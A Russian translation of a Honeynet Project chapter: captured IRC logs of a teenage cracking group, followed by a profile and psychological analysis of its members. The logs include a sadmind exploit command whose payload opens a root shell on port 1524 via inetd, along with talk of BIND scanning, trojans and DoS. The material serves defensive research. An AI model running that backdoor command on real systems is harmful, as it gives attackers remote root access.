Затем мы видим, как D1ck просит троянца для Linux login, так как у него самого нет навыков, чтобы создать или даже скомпилировать собственные инструменты. D1ck хочет, чтобы для него были установлены имя пользователя и пароль, и просит, чтобы это не было имя пользователя «root» и пароль «owned», установленные в предыдущем троянце для Linux, которым пользовался D1ck.

:D1ck :J4n3
:D1ck :пошли мне того троянца для Linux login
:D1ck :не root/owned
:D1ck :другой wala

другой («wala» – один, по отношению к человеку; «тот»).

:D1ck ::)
:D1ck :да
:D1ck :думаю, я сделаю
:J4n3 :он на ftp, забирай
:J4n3 :shell.example.net

:D1ck :ладно
:D1ck :какой пароль?
:D1ck :пароль пользователя?
:D1ck :o'key
:D1ck :ДЕЙСТВИЕ закончено: (секс) [BX-MsgLog On]
:D1ck :ДЕЙСТВИЕ вернулось из мертвых. Прошло 0 ч 0 мин 2 с
:J4n3 :хи-хи
:D1ck :ACTION is away: (Auto-Away after 15 mins) [BX-MsgLog On]
:D1ck :ник gridisgay пойдет
:gridisgay
:D1ck :grid*** враждебный
:D1ck :grid*** ник le
:gridsux
:D1ck :ник gridsux враждебный
:D1ck :kaos_nick thor'
:kaos_
:D1ck :kaos_nick nohup
:D1ck :kaos_nick host-t-ns
:kaos_
:D1ck :kaos_nick nohup-
:D1ck :добавить D1ck * D1ck 100 1 4
ВНИМАНИЕ D1ck :запись D1ck уже используется
:D1ck :сохранить
:D1ck :сохранить
ВНИМАНИЕ D1ck :Списки сохранены в файл emech233.users
ВНИМАНИЕ D1ck :Уровни были записаны в ./mech.levels
:D1ck :kaos_nick nohup-
:kaos_
:D1ck :nohup- nick nohup
:nohup-
:D1ck :nohup сохранить
:D1ck :хи-хи
:D1ck :hafeeeez
:D1ck :добавить J4n3 * J4n3 100 1 4
ВНИМАНИЕ D1ck : метка J4n3 уже используется
:D1ck :сохранить
ВНИМАНИЕ D1ck :Списки сохранены в файл emech233.users
ВНИМАНИЕ D1ck :Уровни были записаны в ./mech.levels
:D1ck :все новые LINUX BOTS
:D1ck :пег жарко
:J4n3_
:D1ck :J4n3
:D1ck :
:D1ck ::)
:D1ck :mera детки

«мои детки»

:D1ck :и-хи-хи
:J4n3 :D1ck :)

:J4n3 ::O)
:D1ck ::)
:D1ck :в чем дело?
:D1ck :просканируй isp для bind
:D1ck :мы разрушим индийские страницы
:D1ck ::)
:J4n3 :ээ-ээ, на самом деле us raath j0e kay server par sub delete karna para tha

«ээ-ээ, на самом деле в ту ночь нам пришлось удалить все с сервера j0e»

:J4n3 :thakay usay patha na chalay kay mainay scanning ke the

«чтобы он не смог узнать, что я делала с него сканирование»

:D1ck :o
:D1ck :
:D1ck :ладно
:D1ck :хи-хи-хи
:J4n3 :aaj raath jama kartha hon linux say khud he

«сегодня вечером я соберу все из самого Linux»

:D1ck :где мой аккаунт?
:J4n3 :ой, worldtel сейчас кач4ется
:D1ck :жи-жи
:J4n3 ::P
:D1ck :ACTION is away: (Auto-Away after 15 mins) [BX-MsgLog On]
:J4n3 :D1ck
:D1ck :да
:J4n3 :сайт работает на www.example.net
:J4n3 :завтра я установлю графику и пароль cgi
:D1ck :круто
:J4n3 :но
:D1ck :o'key
:J4n3 :скажи мне, где ссылка на ту страницу с паролем
:J4n3 :я имею в виду, где ты хочешь разместить ту ссылку на страницу с паролем?
:D1ck :?????
:D1ck :a
:D1ck :/elite-sploit-59865.html
:D1ck :?
:J4n3 :ты хочешь ту страницу со взломами?? Где должна быть ссылка для нее на главной странице?
:D1ck :
:D1ck :нет, скрытая
:D1ck :нет, скрытая
:D1ck :
:J4n3 :OK
:J4n3 ::)
:D1ck :;)
:J4n3 :www.example.net/members?

:D1ck :да
:D1ck :да
:J4n3 :h4r33 – это ~intrusion@ns3.example.net.xx * ТОЛЬКО БОГ МОЖЕТ СУДИТЬ МЕНЯ
:J4n3 :h4r33 в @#delusion
:D1ck :ха-ха-ха
:D1ck :SignOff h4r33: #LinuxSex (Ping timeout for h4r33[ns3.example.net.xx])
:J4n3 :хи-хи
:J4n3 :я делаю dos для satnet
:D1ck :хи-хи
:D1ck :круто
:D1ck :ах-ха-хА-ха-ХА-ха-ХА-ха
:J4n3 :не видишь, все время ping истекло lol
:D1ck :ха-ха-ха
:J4n3 :б0юсь, моя пр0пускн4я сп0с0бн0с7ь :pPpPpPP
:D1ck ::)
:D1ck :б0юсь, тв0е м4с73рств0 село на мель ***
:D1ck :хи-хи
:J4n3 :lol
:J4n3 :все под контролем :p
:J4n3 :ой
:J4n3 :у меня есть сценарий взлома для *** X переполнения буфера
:J4n3 :но codin kuch sahi nahin

«но кодировка неверна»

:J4n3 :он захватывает корневую оболочку на каком-нибудь порте
:J4n3 :*** X 75 pana
:J4n3 :или 74, мне кажется
:D1ck :хм-мм-мм
:D1ck :пошли мне эту программку
:J4n3 :она в Linux, получишь попозже, когда я загружусь
:D1ck :J4n3
:D1ck :?
:D1ck :завтра у меня будет еще 32 бота
:D1ck ::)
:D1ck :ой-у
:D1ck :не могу получить доступ к example.net
:J4n3 :да?
:J4n3 :он хорошо работает
:J4n3 :www.example.net
:D1ck :хи-хи
:D1ck :я пытался
:D1ck :в разрешении отказано
:J4n3 :acha, подожди

acha – **ладно, хорошо.**

:D1ck ::)
:J4n3 :D1ck, попробуй сейчас

```
:D1ck :OK
:D1ck :brb
:J4n3 :kkzkk
:J4n3 :hiall тв00q ник
:hiall
:D1ck :J4n3
:D1ck :ты там?
:D1ck :только что вернулся
:kaos_
:D1ck :J4n3
:D1ck :J4n3
:J4n3 :черт
:J4n3 :черт
:D1ck :черт?
:D1ck Sp07: ***-X BaBy
:J4n3 :спасибо :P
:J4n3 :Haji bana diya betay betay
```

«Ладно, пусть будет мальчик»

Следующий отрывок – один из наших любимых диалогов в чате. В нем обобщается отношение взломщиков ко многим вещам. Здесь мы видим, как D1ck хвастается, сколько машин с Linux он сумел взломать за три часа.

```
:D1ck :хи-хи, давай свой ip, я добавлю тебя к 40 новым ботам
:D1ck :я захватил и поставил троянцев на 40 серверов linux за три часа
:D1ck ::)))))
:J4n3 :xe
:J4n3 :***
:D1ck :xe
:J4n3 :107 ботов
:D1ck :ara
:J4n3 :подожди, brb
:D1ck :105 :P
:J4n3 :вернулась
:D1ck :круто
:D1ck :одну секунду
:J4n3 :kkz
:D1ck :добавить J4n3 * J4n3 100 1 4
ВНИМАНИЕ D1ck : метка J4n3 уже используется
:D1ck :сохранить
ВНИМАНИЕ D1ck :Списки сохранены в файл emech233.users
ВНИМАНИЕ D1ck :Уровни были записаны в ./mech.levels
:D1ck :э-э-э-э-э-э
:D1ck :uplam taplam karta tha
```

«ты кружишься рядом»

:D1ck :kity pai kity pai ji eye jo

[какое-то бормотание, последние слова «американский солдат»]

:D1ck :macdonalds may hai kuch baaat

«о Макдональдсах ничего не говорят?»

:J4n3 :lol
:oracle :хи-хи
:oracle :й0-й0
:J4n3 :подожди ek секунду, keliye канал Карачи bejtha hon inko, там сейчас никого нет, zara bharam

«подожди секундочку, отправляю их на канал Карачи, там сейчас никого нет, ненадолго»

:Vamp|re` tum channel pe raaj karo :p

«что ж, вперед, и управляй каналом :p»

:J4n3 :aur kithay chaiyen?

«чего еще ты хочешь?»

:Vamp|re` aab kush ho gaay

«ты сейчас счастлива?»

:KILLERI? :abbey yaar yeh emechs hain saarey!?

«эй, урод, эти файлы emech все там?»

:KILLERI :abbey yaar yeh emechs hain saarey!
:Vamp|re` :hamain apn aata nahi chaal raha in bot ke bech main

«мы не можем определить себя в этих ботах?»

Я не знаю, смог ли я точно перевести это. Кажется, они не совсем понимают, как пользоваться своими IRC-ботами.

:KILLERI :baney howey hain emech sey

«сделано из emech»

:D1ck :хи-хи-хи
:D1ck :конечно
:D1ck :они в безопасности
:D1ck :они защищены
:D1ck :я поставил заплаты во все эти *** хосты :P
:J4n3 :ха-ха, who tho hobee gaya

«ха-ха, это уже было сделано»

:D1ck :могу поспорить, naveed не смог захватить bind
:J4n3 :kub ka join karkay part karwa diya

«так как он долго не мог уйти после того, как зашел»

:D1ck :ха-ха
:D1ck :lol
:D1ck :круто
:J4n3 :х-ха-х-ха
:D1ck :хе-хе
:J4n3 :usko bind ka patha hee nahin

«он даже не знает о bind»

:D1ck :ой, дай мне какой-нибудь индийский класс b
:D1ck :я произведу массовый захват
:J4n3 :bind?
:D1ck :да
:J4n3 :Vamp|re` yaar isko baksh day pehlay hina kay site ja chuka hai

«вампир, желаю ему всего хорошего, прежде чем он дойдет до сайта hina»

:D1ck :?
:J4n3 :у-упс
:D1ck :mujhai aik lafz nahin samhaj may aya

«я не могу понять одной вещи»

:D1ck :й0
:D1ck :ты гиперспец в irc
:D1ck ::P
:J4n3_::)
:J4n3_:ip resolve nahin huwa

«IP не мог разрешить»

:D1ck :хи-хи
:D1ck :irc0p.org
:D1ck :?
:J4n3_:хе, да
:D1ck :J4n3, это важно, когда вернешься, кинь мне мессагу
:J4n3 :abay, я зедесь
:J4n3 :lol
:D1ck :ACTION is away: (sleep) [BX-MsgLog On]
:J4n3 :D1ck
:J4n3 :D1ck
:J4n3 :netsrvrcs.saha.ernet.in указал, что ошибки в запросе – это версия: 8.1.1

[Внимание! *ernet.in* – это Indian Educational and Research Network (ERnet), образовательная и исследовательская сеть Индии.] J4n3 хвастается, сколько уязвимых серверов она нашла.

:J4n3 :hp1.example.in указал, что ошибки в запросе – это версия: 8.2.1
:J4n3 :hp2.example.in указал, что ошибки в запросе – это версия: 8.2.1
:J4n3 :niss.example.in указал, что ошибки в запросе – это версия: 8.1.2
:J4n3 :niss.example.in указал, что ошибки в запросе – это версия: 8.1.2
:J4n3 :tnp.example.in указал, что ошибки в запросе – это версия: 8.1.2
:J4n3 :niss.example.in указал, что ошибки в запросе – это версия: 8.1.2
:J4n3 :192.168.151.3 указал, что ошибки в запросе – это версия: named 4.9.5-Rel+-
:D1ck :фу
:D1ck ::)
:D1ck :э-э-э-э-э
:D1ck :дай мне несколько доменов
:D1ck :вроде
:J4n3 :хи-хи
:D1ck :круто
:D1ck ::P
:J4n3 :сканирование horahi ahi na in.log

«в in.log происходит сканирование»

:D1ck :ладно
:D1ck :хи-хи
:D1ck :ой
:J4n3 :да?
:D1ck :сколько весит твой взламывающий файл?
:D1ck :word lis T?
:J4n3 :хм-мм, 100 мегов, я думаю
:J4n3 :может, и больше, я не уверена
:D1ck :вау
:D1ck :где ты его взяла?
:D1ck :я тоже такой хочу
:D1ck :я тоже такой хочу
:J4n3 :packetstorm :p
:D1ck :я тоже такой хочу
:D1ck :OK
:D1ck :;)
:J4n3 :ARGONG's Dictionary
:J4n3 :ARGONG'S даже
:J4n3 :ой, 100 мегов nahin hia

«ой, там нет 100 мегабайт»

:J4n3 :zip-файл весит 65 Мб, я думаю
:J4n3 :или 25, не уверена, но когда его распакуешь, то 234 Мб
:D1ck :вау

```
:D1ck :пожалуйста, дай мне точный url
:D1ck ::P
:D1ck ::P
:D1ck :я скачаю
:J4n3 :не помню, yaar, я скачала его уже давно
:D1ck :o
:D1ck ::(
:J4n3 :но он лежит в Archieve/wordlists
:J4n3 :это я помню
:D1ck :o
:J4n3 :D1ck
```

Далее мы видим, как D1ck и J4n3 обсуждают взлом паролей. J4n3 говорит, что Crack5 – это самый лучший инструмент, но она не смогла его сконфигурировать. D1ck не знал даже, что это такое. *Crack* – это известный инструмент, написанный Алеком Маффетом (Alec Muffet) для проверки того, насколько сильны пароли[1]. Он широко использовался системными администраторами (и взломщиками) в последнее десятилетие XX века.

```
:J4n3 :попробуй использовать Crack5
:D1ck :?
:J4n3 :это крутой
:J4n3 :и самый лучший взломщик
:D1ck :что это такое?
:D1ck :пошли мне
:D1ck :пошли мне
:D1ck :/dcc
:J4n3 :у меня его нет
:J4n3 :потому что я не смогла его сконфигурировать
:J4n3 :но ты можешь взять его на packetstorm
:D1ck :o
:J4n3 :там же в архивах
:D1ck :ладушки
:D1ck :возьму
:D1ck :я могу взять его в архивах
:D1ck :какой url для архивов?
:J4n3 :подожди, дай, я посмотрю
:D1ck :packetstorm.securify.com/archieve?
:D1ck :?
:J4n3 :D1ck
:D1ck :?
:J4n3 :packetstorm.securify.com/assess.html
:J4n3 :посмотри ссылку на взломщики паролей на этой странице
:D1ck :OK
:D1ck :a wordlist?
```

[1] Насколько хороши их статистические свойства. – *Прим. науч. ред.*

:D1ck :я его нашел
:D1ck ::)
:D1ck :читаю 65 Кб данных по 6 Кб/с.
:D1ck :вау
:D1ck :6 Кб
:D1ck ::)
:D1ck :Боже
:D1ck :там 300 .gz
:D1ck :какой из них мне нужно скачать?
:D1ck :название
:D1ck :?
:D1ck :???????
:D1ck :???????
:D1ck :?????
:D1ck :??????
:J4n3 :х-ха-ха, ты имеешь в виду wordlist?
:J4n3 :поищи Argon
:D1ck :ладно
:D1ck :OK
:D1ck :там нет никакого argon
:D1ck :?
:D1ck :???????
:D1ck :???????????
:D1ck :?
:D1ck :??
:D1ck :??
:D1ck :??
:D1ck :??
:D1ck :??
:D1ck :ой
:D1ck :J4n3
:D1ck :ты там?
:D1ck :я нашел d/c
:D1ck :worldtel качаетс
:D1ck :worldtel качается
:D1ck :О, БОЖЕ МОЙ
:D1ck :10 K
:D1ck :О, ГОСПОДИ
:D1ck :6 K
:D1ck :ACTION is away: (Auto-Away after 15 mins) [BX-MsgLog On]
:kaos 1024
:kaos_
:kaos6567

День седьмой, 10 июня

D1ck учит нового члена K1dd13, как пользоваться сценарием взлома sadmind. Обратите внимание на то, что их не интересуют принципы

работы или технические вопросы, связанные со взломом. Они просто хотят знать синтаксис командной строки, чтобы можно было запустить сценарий.

```
:m4ry :ЙО
:m4ry :ЭЙ
:m4ry :ПРОСЫПАЙТЕСЬ, ЛУНАТИКИ
:D1ck :ACTION is away: (Auto-Away after 15 mins) [BX-MsgLog On]
:D1ck :добавить D1ck * D1ck 100 1 4
:D1ck :сохранить
:_pen :что происходит?
:D1ck :ничего
:D1ck :скучно
:_pen :мне тоже
:_pen :получил свою первую легальную оболочку
:D1ck :ха-ха
:D1ck :круто
:D1ck :сколько ты заплатил?
:_pen :нисколько
:D1ck :добавить D1ck * D1ck 100 1 4
:_pen :хе
:D1ck :сохранить
:D1ck :где ты бы/.
:D1ck :ошиваешься с #admx?
:_pen :нет
:_pen :они все голубые
:D1ck :молодец
:D1ck :хи-хи
```

Еще один пример враждебных отношений в среде взломщиков.

```
:_pen :grid в ярости, потому что я вожу дружбу кое с кем, кого он ненавидит
:_pen :так что меня туда не допускают
:D1ck :ха-х-ха
:D1ck :grid голубой
:D1ck :ТЫ ОШИВАЕШЬСЯ С DIZASYA
:D1ck :DIZSTA
:D1ck :XE
:D1ck :я взломал 30+ его оболочек
:D1ck :он даже не знает, как их защитить
:D1ck :или как защитить subnet
:D1ck :тысячи локально
:D1ck :_pen
:D1ck :никому не передавай ключ
:D1ck :ясно?
:_pen :ясно
:D1ck :_pen, кстати, кто дал тебе ключ?
:D1ck :m4ry??
:_pen :*** D1ck зашел в #lecole
```

```
:_pen :<D1ck> j K1dd13 neat22
:D1ck :o
:_pen ::)
:D1ck :x3
:_pen :=)
:D1ck ::)
:D1ck :OK
:D1ck :что ты делаешь в #deathaces?
:D1ck :xe
:_pen :что это такое?
:D1ck :канал для удовольствия
:_pen :я просто запустил whois
:_pen :и увидел, что там кто-то есть
:_pen :и зашел
:D1ck :хи, кл
:_pen :канал для удовольствия = = ?
:D1ck :да
:D1ck :они там висят, болтают и т.д.
:D1ck ::)
:_pen :ясно
:D1ck ::)
:_pen :эй
:_pen :у тебя есть синтаксис
:_pen :для
:D1ck :да
```

Здесь мы видим, как эти личности обсуждают сценарий взлома sadmind – распространенного взлома против систем SPARC. Обратите внимание на команду, с помощью которой D1ck запускает сценарий взлома. Это одна из наиболее часто используемых команд, с которыми нам приходилось встречаться. Во многих из самых распространенных взломов используются похожие сценарии, чтобы получить доступ к взламываемой системе.

```
:_pen :взлома sadmind
:_pen :?
:D1ck :lol
:D1ck :есть
:_pen :и какой он?
:D1ck :./sparc -h hostname -c c0mmand -s sp [-o offset] [-a alignment] [-p]
:_pen :что я делаю с -c?
:D1ck :xe
:D1ck :ты не знаешь?
:_pen :нет
:D1ck :"echo 'ingreslock stream tcp nowait root /bin/sh sh -i' >> /tmp/bob ; /usr/sbin/
        inetd -s /tmp/bob"
:D1ck :это откроет 1524
:_pen :%sp 0x00000000 offset 688 --> return address 0x000002b0
:_pen :[4]
```

```
:_pen :%sp 0x00000000 with frame length 4808 --> %fp 0x000012c8
:_pen :exploit failed; RPC succeeded and returned {2, 343; "[1,1,1]
:_pen :
:_pen :"}
:D1ck :c==command
:_pen :wtf
:_pen :этот сегмент не сработал
:_pen :./sadmindex-sparc -h 192.168.173.250 -c :"echo 'ingreslock stream tcp nowait
      root /bin/sh sh -i' >> /tmp/bob; /usr/sbin/inetd -s /tmp/bob"
:_pen :вот что я сделал
:_pen :але?
:D1ck :[Задержка??]
:D1ck :что ты спросил?
:D1ck :повтори еще раз
:D1ck :обрыв связи
:_pen :./sadmindex-sparc -h 192.168.173.250 -c :"echo 'ingreslock stream tcp nowait
      root /bin/sh sh -i' >> /tmp/bob ;/usr/sbin/inetd -s /tmp/bob"
:_pen :вот что я сделал
:_pen :и этот сегмент не сработал
:D1ck :не знаю
:D1ck :brb
:Insekt :спасибо
:D1ck :да
:D1ck :без проблем
:D1ck :mechnet
:Insekt :хорошо
:Insekt :это было некоторое время в #flem, верно?
:Insekt :или некоторые из них
:Insekt :даже
:D1ck :?
:Insekt :?
:Insekt :что?
:D1ck :хи-хи
:insekt :flem снова потерял ops
:insekt :xe
:D1ck :***
:D1ck :xe
:D1ck :я их все ***
:insekt :похоже, такое случается каждую неделю
:D1ck :чтобы восстановить
:D1ck :я предложил им ботов
:D1ck :но нет-нет
:D1ck :они меня не слушают
:insekt` :xe
:D1ck :xe
:insekt` :однако это всегда был хороший канал
:D1ck :да
:insekt` :есть там ops или нет
```

```
:D1ck :;P
:insekt` :xe
:D1ck :;p
:insekt` :итак, что тут было?
:insekt` :ха
:insekt` :я захожу на канал #enforcers
:D1ck :xe
:insekt` :элита
:insekt` :***
:insekt` :xe
:D1ck :ACTION is away: (SLEEP) [BX-MsgLog On]
:D1ck :увидимся
:D1ck :пошел спать
:D1ck :пока
:insekt`: увидимся
```

Анализ записи IRC Chat

Краткая характеристика участников

Итак, посмотрим, что мы смогли установить об этих людях. Во-первых, в группу K1dd13 входят несколько человек. Давайте проанализируем силы, которые движут участниками, составив характеристики главных героев для выявления основных качеств, прогнозов или сбора разведданных.

Обычно полный анализ вторжения или, в данном случае, записи Honeynet состоит из нескольких шагов:

1. Сначала мы охарактеризуем каждого из участников.
2. Затем произведем временной анализ нападений, определяющий цели и последний хост, использованный до нападения, а также применяемую в каждом случае тактику.
3. Далее мы анализируем трафик, включая характер его использования, время суток, модели проведения сканирования и способы действия.

Сначала рассмотрим группу в целом, а затем перейдем к ее отдельным участникам.

K1dd13 – это группа с «говорящим» названием, организованная одним подростком, чтобы совершать нападения, которые, по его мнению, вполне оправданы сложившейся вокруг Кашмира конфликтной ситуацией. К несчастью, кажется, данные мотивы движут только лидером (D1ck), в то время как остальные просто следуют за ним. Короче говоря, это группа с довольно слабыми взаимосвязями, объединенная только общей

причиной для совершения взломов. Здесь не проявляется никаких сложных тенденций – обычный вандализм.

D1ck – лидер и основной вдохновитель этой группы. Без него группа бы не существовала. Подросток, действия которого не контролируют родители, создает сайты, координирует работу IRC и организует нападения. На это указывает время, которое он проводит у компьютера: 1 час ночи и затем 6 часов утра в пределах пяти дней. Можно сказать, что он проводит в сети слишком много времени, судя по количеству взломанных систем, написанных программ и просто исходя из наблюдения за IRC. Дик, кажется, обладает по меньшей мере базовыми знаниями программирования на C, большим опытом работы с командами UNIX и навыками взлома систем на основе UNIX и Linux, хотя в основном при помощи уже написанных сценариев. Дик не может взламывать системы Windows, скорее всего, потому что его семья небогата, и он пользуется системой Linux на ПК небольшой мощности, может быть, с процессором 486 или ранним Pentium. Вероятно, у Дика мало возможностей для доступа к ОС Windows, а следовательно, у него мало практического опыта работы с ней. Деятельность Дика в IRC составляет примерно 40 процентов от всех переговоров в течение пяти дней. Дику 17 лет, он страдает избыточным весом и живет в городе Карачи.

J4n3 – это подросток, как и остальные члены группы. Джейн, очевидно, также живет в Пакистане, но неясно, в Лахоре или Карачи. Возможно, анализ остальных данных прольет свет на эту проблему. У Джейн чуть-чуть больше опыта, чем у начинающего хакера. У нее нет никаких знаний в области программирования, и ей, очевидно, требуется помощь при работе со сценариями. Джейн действует шумно, как это было видно из ее попыток просканировать индийскую сеть на предмет уязвимости в *Bind* (сервер доменных имен для операционных систем UNIX).

M4ry, кажется, живет в англо-говорящей стране. Уровень ее мастерства немного выше, чем у Джейн. У Мэри есть некоторые навыки программирования, хотя неизвестно, насколько она в этом преуспела. В одном месте Дик говорит о ее программе, как об «элитном 0-day-троянце».

Sp0T – явно американец. Сначала это было видно по его английскому и по цитированию Симпсонов и Авраама Линкольна. Затем его выдал Дик, которому просто необходимо быть предельно осторожным. Спот, скорее всего, пользователь ОС Windows 9x/NT. Windows 2000 не была упомянута в разговоре. Спот сам заявил, что он любитель травки, и, следовательно, многие из характеристик курильщиков, составленных представителями закона, могут относиться и к нему. Спот похож на парнишку, чьи родители принадлежат к среднему классу, возможно, проживает в пригороде (судя по замечанию о курении во дворе за домом).

Психологическая характеристика

Макс Килгер (Max Kilger), психолог, входящий в состав команды Honeynet Project, говорит об этих взломщиках следующее:

> Помимо составления портретов участников данной группировки взломщиков необходимо понимать их действия в более широком контексте социальной структуры самой хакерской среды. Понимание того, как социальная структура сообщества взломщиков формирует действия отдельных личностей, является важным моментом для определения их мотиваций, а также немало способствует разработке средств и способов для направления их действий в безопасное русло.

На первый взгляд, мир взломщиков кажется погруженным в хаос и неорганизованность. Однако, как это ни удивительно, социальная структура сообщества взломщиков – это жесткая, четкая и сложная система с очень стабильными характеристиками, в которой положение каждого человека определяется его способностями. Одна из основных характеристик этой системы – преувеличенное внимание к месту человека в структуре иерархии собственной локальной социальной группы, а также к положению в группах за пределами его собственной локальной социальной сети.

Для социальной структуры с таким значимым влиянием иерархического положения вполне типично, что взломщикам необходимо укреплять свой статус в этой иерархии. Основный метод поддержания статуса в этой социальной структуре заключается в том, чтобы делать заявления, которые прямо или косвенно указывают на уровень технических навыков. Например, b0b говорит: «Угадай, сколько хостов у меня в bclist?», тогда как J4n3 заявляет: «...я замочила его с 9 корневых – он упал на 7 часов». Это своеобразные попытки укрепления статуса в пределах группы. Из анализа сделанных записей вполне очевидно, что D1ck – лидер этой слабо сплоченной команды взломщиков.

Есть также действия, направленные на укрепление статуса этих взломщиков и их группы по отношению к другим, находящимся за пределами их локальной социальной сети. Например, D1ck много раз использует в разговоре слово «элитный» для характеристики взломов и участников своей группировки, что подразумевает установку высшего статуса группы по отношению к аутсайдерам, в том числе и к другим взломщикам. Это глобальное заявление своего статуса отражается и в речи других членов группы, например M4ry употребляет слово «элитный». Когда обсуждается вопрос слияния их коллектива с членами другой группировки взломщиков, m4ry предлагает удалить менее квалифицированных людей (то есть с низким статусом или «глупых») из новой комбинированной группы взломщиков: «ты не хочешь объединить K1dd13 и tr1be?/ все местные ребята/ ты умеешь иметь дело с глупыми людьми/ выкини их».

Еще одна важная характеристика социальной структуры сообщества взломщиков – использование пренебрежительных утверждений как с целью поколебать статус других, так и в качестве одного из путей социального контроля. Если посмотреть на другие записи разговоров взломщиков, можно заметить, что довольно большая их часть состоит из пренебрежительных замечаний по отношению к получателю сообщения или по отношению к какому-то отдельному человеку, группе или технологии.

Например, D1ck обращается к Sp07: «ты видел h4r33 EOF ;) /XA-XA-XA-XA-XA/ он ультраламер / :p», а чуть позже пренебрежительно отзывается о самом Sp07, зная, что он сейчас находится на этом канале.

Первый пример, касающийся h4r33, иллюстрирует попытку Дика понизить этот индивидуальный статус. Второй случай, в котором D1ck клевещет на Sp07, является примером социального контроля. Если внимательно изучить предшествующие этому реплики Sp07, то можно заметить, что Sp07 заявляет «я крутой». Это непосредственный вызов для D1ck, который, очевидно, находится на самой высокой ступени иерархии в группе. Он использует свое унижающее и пренебрежительное замечание в качестве механизма социального контроля, чтобы напомнить Sp07 о его более низком ранге в данной группе взломщиков.

Статусные конфликты, возникающие в рамках хакерских группировок, наряду с соответствующим использованием пренебрежительных заявлений создают высокий уровень напряжения и часто препятствуют сплочению групп. Это снижает стабильность подобных «команд», а также предоставляет возможности для изгнания отдельных лиц из рядов группы.

Второй фактор, который зачастую препятствует сплочению подобных групп, заключается в постоянном страхе обнаружения и ареста. Как правило, этот фактор имеет очень сильное влияние и может значительно подорвать целостность группы. Например, один раз D1ck заявляет в разговоре со Sp07: «я ФЕДЕРАЛ». Тон разговора моментально меняется, как только Sp07 реагирует на внезапное изменение личности собеседника. Это подрывает социальные отношения между D1ck и Sp07 до того момента, как D1ck беспечно предлагает Sp07 позвонить ему и дает свой телефонный номер (хотя не совсем ясно, действительно ли это его номер). Несмотря на то что разговор между D1ck и Sp07 продолжается недолго, в течение этого сеанса связи взаимоотношения так и не восстанавливаются. Это хороший пример того, какую мощную роль в Сети играет определение личности собеседника, как легко им управлять и каким огромным потенциалом он обладает в Сети, где значительно меньше признаков, по которым можно оценивать других участников.

Огромное количество информации, собранной в течение недели, можно анализировать как с точки зрения составления характеристик, так и с точки

зрения изучения поведения членов данной группировки в более широком контексте сообщества взломщиков. Мы надеемся, что данная глава позволила вам взглянуть на это сообщество изнутри, в результате чего вы станете по-другому относиться к вопросам обеспечения компьютерной безопасности.

Резюме

Мы только что засвидетельствовали семь дней из жизни сообщества взломщиков. Конечно, не все хакеры думают и действуют подобным образом, так как мы сосредоточили внимание лишь на нескольких личностях. Однако надеемся, что эта информация даст вам представление о том, на что действительно способны взломщики. Они могут быть технически безграмотными или даже не понимать принцип действия инструментов, которыми пользуются. Тем не менее, воздействуя на большое количество систем, они могут достичь поразительных результатов. К этой угрозе нельзя относиться легкомысленно. Нарушителей не волнует, сколько вреда они могут причинить. Они сосредоточены только на достижении своих целей.

Для того чтобы дать вам представление об инструментах, тактике и мотивах поведения сообщества взломщиков, мы начали эту главу со взлома системы honeypot с ОС Solaris 2.6 с целью продемонстрировать часто применяемый удаленный взлом уязвимой системы. После взлома она быстро перешла под контроль хакеров при помощи пакета программ rootkit – еще одного традиционного для сообщества взломщиков инструмента. Но самое главное, здесь вы узнали, как они думают и действуют, в частности как могут без разбора нападать и наносить ущерб системам, сканируя случайным образом огромное их количество и атакуя самые слабые из тех, что смогли найти. Изучив мотивы и методы взломщиков, вы сможете лучше защитить свои системы от этой угрозы.

12 Будущее проекта Honeynet

Первый шаг для защиты от врага состоит в том, чтобы узнать, кто он и как действует. Для тех, кто занимается обеспечением компьютерной безопасности, врагом является взломщик[1]. Цель проекта Honeynet заключается в том, чтобы изучить этого врага и распространить полученные знания. Мы надеемся, что чем больше мы узнаем и распространяем полученные знания, тем более осторожными и информированными о потенциальной угрозе становятся те, кто обеспечивает компьютерную безопасность. В течение последних нескольких лет одним из основных инструментов исследования была для нас сеть Honeynet – средство сбора разведданных о враге, способ лучше узнать сообщество взломщиков. Успех Honeynet кроется в ее простоте – это жестко контролируемая сеть, состоящая из производственных систем. Весь входящий в Honeynet трафик записывается и анализируется. На основании этого анализа мы можем больше узнать о сообществе взломщиков.

Перспективы развития

Эта книга посвящена тому, что уже узнали участники проекта Honeynet. Однако это не конец нашего исследования, а только его начало. Нам еще нужно узнать гораздо больше не только о сообществе взломщиков, но и о том, как лучше записывать и анализировать их действия. С этой целью мы меняем свою тактику. На первых порах мы устанавливали в Honeynet широкоиспользуемые системы с параметрами по умолчанию и проводили мониторинг этих систем. Любые входящие или исходящие из Honeynet

[1] Или, например, сотрудник компании, который приклеивает бумажку со своим паролем к системному блоку. – *Прим. науч. ред.*

данные считаются подозрительными, следовательно, они записываются и анализируются.

Те взломщики, которые находят эти системы, обычно следуют тактике «сценарных детишек», случайным образом прочесывающих сеть и взламывающих уязвимые системы при помощи заготовленных сценариев. Это та угроза, которая стоит перед всеми организациями. На следующей стадии проекта члены команды планируют создать новые сети, подражающие сложным организациям, с целью изучить самые последние технологии продвинутых взломщиков. Но для того, чтобы привлечь такой контингент, необходимо разработать более сложные сети Honeynet. Нужно дать противнику убедительный повод для взлома системы, и наша Honeynet должна лучше контролироваться и записывать информацию. Приманка должна быть действительно сладкой.

Мы разрабатываем новые технологии для записи и проверки данных. Например: более совершенные способы перехвата комбинаций клавиш на системном уровне, расшифровка закодированного сетевого трафика в реальном времени, а также более продвинутые методы фильтрации, такие как современные модули ядра, которые могут записывать все действия взломщиков на защищенный регистрирующий механизм, утилиты для перехвата зашифрованного трафика и серверные базы данных для хранения и сопоставления информации. Чтобы приманка была как можно слаще, мы надеемся создать более реалистичные и интересные окружения, чтобы привлечь различных взломщиков, владеющих наборами уникальных инструментов, со своей тактикой и мотивами, что, возможно, позволит нам узнать о новых инструментах или неизвестных технических приемах. В частности, сайт, посвященный электронной коммерцией, можно построить при использовании широкораспространенных в Internet производственных систем и приложений. Это окружение может обозначить риски и слабости, присущие онлайновым торговым сайтам. После того как эти системы будут взломаны, мы могли бы определить, что будет делать взломщик с полученной информацией. Еще одним вариантом могло бы стать создание университетских онлайновых медицинских записей или правительственного сайта. Такие сайты позволят нам приманивать более продвинутых взломщиков, которые уделяют внимание очень серьезным сайтам. Сети Honeynet – гибкий инструмент, позволяющий нам воссоздавать практически любое требуемое окружение.

Еще одной целью проекта Honeynet является экспоненциальный рост наших исследований путем привлечения множества подобных сетей во всем мире. У этой стратегии есть несколько преимуществ. Во-первых, можно легко и быстро определять тренды. При наличии множества Honeynet можно сопоставлять данные, собранные в различных сетях, подтверждая общие тенденции, сообщая о них тем, кто обеспечивает безопасность,

